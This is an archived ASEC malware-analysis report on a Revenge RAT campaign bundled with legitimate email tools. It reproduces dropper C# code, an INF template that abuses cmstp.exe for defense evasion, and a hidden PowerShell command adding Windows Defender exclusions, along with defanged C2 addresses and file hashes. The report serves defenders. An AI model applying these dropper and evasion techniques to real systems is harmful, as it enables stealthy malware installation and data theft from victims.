Fileless Revenge RAT Malware - ASEC

By ATCP


Published: 2024-02-05 · Archived: 2026-04-05 18:53:44 UTC

AhnLab SEcurity intelligence Center (ASEC) recently discovered the distribution of Revenge RAT malware that had been developed based on legitimate tools. It appears that the attackers have used tools such as ‘smtp-validator’ and ‘Email To Sms’. At the time of execution, the malware creates and runs both a legitimate tool and a malicious file, making it difficult for users to realize that a malicious activity has occurred.

As shown in the code below, the threat actor creates and runs Setup.exe (malicious file) before executing smtp-verifier.exe (legitimate tool). The created file’s property changes to ‘Hidden’ and the file becomes hidden from typical Windows Explorer environments.

```
string text = Class2.Class1_0.FileSystem.SpecialDirectories.Temp + "₩₩Setup.exe";
if (!File.Exists(text))
{
    File.WriteAllBytes(text, Class7.Setup);
    Process.Start(text);
}
if (File.Exists(text))
{
    File.SetAttributes(text, FileAttributes.Hidden);
    Process.Start(text);
}
string text2 = Directory.GetCurrentDirectory() + "₩₩smtp-verifier .exe";
Array smtp_verifier = Class7.smtp_verifier;
if (File.Exists(text2))
{
    Process.Start(text2);
}
if (!File.Exists(text2))
{
    Class2.Class1_0.FileSystem.WriteAllBytes(text2, (byte[])smtp_verifier, true);
    File.SetAttributes(text2, FileAttributes.Hidden);
    Process.Start(text2);
}
```


The figure below shows the overall flow of the malicious activities that follow afterward. Many files are generated in the process, with the threat actor's ultimate goal being running the Revenge RAT malware.



The malicious file "setup.exe" created with the legitimate tool only plays the role of generating additional malware as shown below.

[Setup.exe]

1. Creates and runs **svchost.exe** in the %appdata%Microsoft\Windows\Templates path with the FileAttribute.Hidden property
2. Registers the generated svchost.exe into the registry for autorun (Value Name: Microsoft Corporation Security)





svchost.exe performs the following actions:

[svchost.exe]


1. Connects to C2 (hxxps://**********[.]blogspot.com) and downloads the HTML file
2. The threat actor reads and decompresses the specific annotation and creates and runs the file **explorer.exe** in the %appdata%Microsoft\Windows\Templates path.

The C2 is disguised as an ordinary blog and contains the malicious file in the annotation line of a specific offset. The threat actor reads the value between <!–1111 – 2222–> written inside the HTML file, performs Base64-decoding, decompresses it, and generates additional malware.





If the C2 URL mentioned in Step 1 is inaccessible, the threat actor accesses a different C2 URL (hxxp://**********.**********[.]com/2023/explorer.txt). When connected, a new C2 URL is returned which is also disguised as a normal blog. The threat actor deployed this mechanism in case the existing C2 URL is blocked or when the threat actor updates the new C2.



The malicious file (explorer.exe) extracted from the C2's HTML file performs the following actions:

[explorer.exe]

1. Creates version.exe file in the %appdata%Microsoft\Windows\ path
2. Creates an .inf file that includes the path of version.exe in the %temp% path and executes it by sending it as an argument to cmstp.exe
(CMSTP Defense Evasion)
3. Runs **Revenge RAT** as fileless

The generated version.exe performs a simple task shown below:

[version.exe]

1. Registers the files used in the attack as an exception on Windows Defender using the PowerShell command

The threat actor then sends version.exe to cmstp and runs it. This is the **CMSTP Evasion**, a technique of running a malicious file as a basic Windows program (cmstp.exe) to bypass antivirus detection. MITRE ATT&CK categorizes the CMSTP Evasion technique as a System Binary Proxy Execution: the CMSTP (T1218.003) technique. This technique was introduced in ASEC Blog's previous articles [1][2] (these reports support Korean only for now) and is commonly used in various malware strains.

The .inf file that will be sent to cmstp.exe as an argument is generated with a random filename (g1rfp0hb.inf at the time of analysis) in the %temp% path. It exists in the form of a template inside the resource area within explorer.exe. The path is replaced with the version.exe's path when the 'REPLACE_COMMAND_LINE' string is generated.

```
public static string SetInfFile(string CommandToExecute)
{
    string text = Path.GetRandomFileName().Split(new char[] { Convert.ToChar(".") })[0];
    string environmentVariable = Environment.GetEnvironmentVariable("TEMP");
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.Append(environmentVariable);
    stringBuilder.Append("₩₩");
    stringBuilder.Append(text);
    stringBuilder.Append(".inf");
    StringBuilder stringBuilder2 = new StringBuilder(Module1.InfData);
    stringBuilder2.Replace("REPLACE_COMMAND_LINE", CommandToExecute);
    File.WriteAllText(stringBuilder.ToString(), stringBuilder2.ToString());
    return stringBuilder.ToString();
```

```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
C:\Users\   \AppData\Roaming\Microsoft\Windows\version.exe   Path of Version.exe
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection]
""HKLM"", ""SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE"", ""ProfileInstallPath"", ""%UnexpectedError%"", """"

[Strings]
ServiceName=""""
ShortSvcName=""""
```

The version.exe launched using the CMSTP Evasion technique executes the following command and registers the malicious files used in the attack as an exception to Windows Defender. It can be noted that most of the malicious files such as explorer and svchost used in the attack phase are named after Windows' default programs.


```
 cmd.exe /c PoserShell.exe -windowstyle hidden Add-Mppreference -ExclusionPath

%appdata%\Microsoft\Windows\explorer.exe

%appdata%\Microsoft\Windows\Cortana.exe

%appdata%\Microsoft\Windows\OneDrive.exe

%appdata%\Microsoft\Windows\Templates\svchost.exe

%appdata%\Microsoft\Windows\SystemSettings.exe

%appdata%\Microsoft\Windows\Taskmgr.exe
```


Afterward, the threat actor reads the binary from the resource area and uses the DES algorithm to decrypt it to finally reveal the threat actor's end goal, the **Revenge RAT**. MITRE ATT&CK categorizes RAT as Revenge RAT (S0379), and includes malicious activities such as the collection of system information, screen capture, keylogging, additional malware download, and script execution.

Revenge RAT is run fileless inside the memory. It collects data from the victim's PC and sends it to C2 (qcpanel.hackcrack[.]io:9561) in a Base64-encoded format. The types of user data stolen are shown below:

[Stolen Data]

1. PC and user name
2. System information such as the OS, CPU, and drive capacity
3. Information of the parent process used to execute itself (Revenge RAT)
4. IP address and region information
5. Names of anti-virus and firewall products in use





Users must take extra caution when using open source or public tools like the ones mentioned in this article, and always download them from the official website.

[File Detection]

– Trojan/Win.Generic.C4223332
– Trojan/Win.Generic.C5583117
– Dropper/Win.Generic.C5445718
– Dropper/Win.Generic.R634030
– Backdoor/Win.REVENGERAT.C5582863
– Backdoor/Win.REVENGERAT.R634026

MD5

1242c41211464efab297bfa6c374223e

304e264473717fad8f7c6970212eaaa7

42779ab18cf6367e7b91e621646237d1

438817d3938ae5758d94bf2022a44505

5e24e97bbc8354e13ee3ab70da2f3af6

Additional IOCs are available on AhnLab TIP.

URL

http[:]//amazonhost[.]thedreamsop[.]com/2023/explorer[.]txt

http[:]//qcpanel[.]hackcrack[.]io[:]9561/

https[:]//proxy-cheap[.]blogspot[.]com/

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/61584/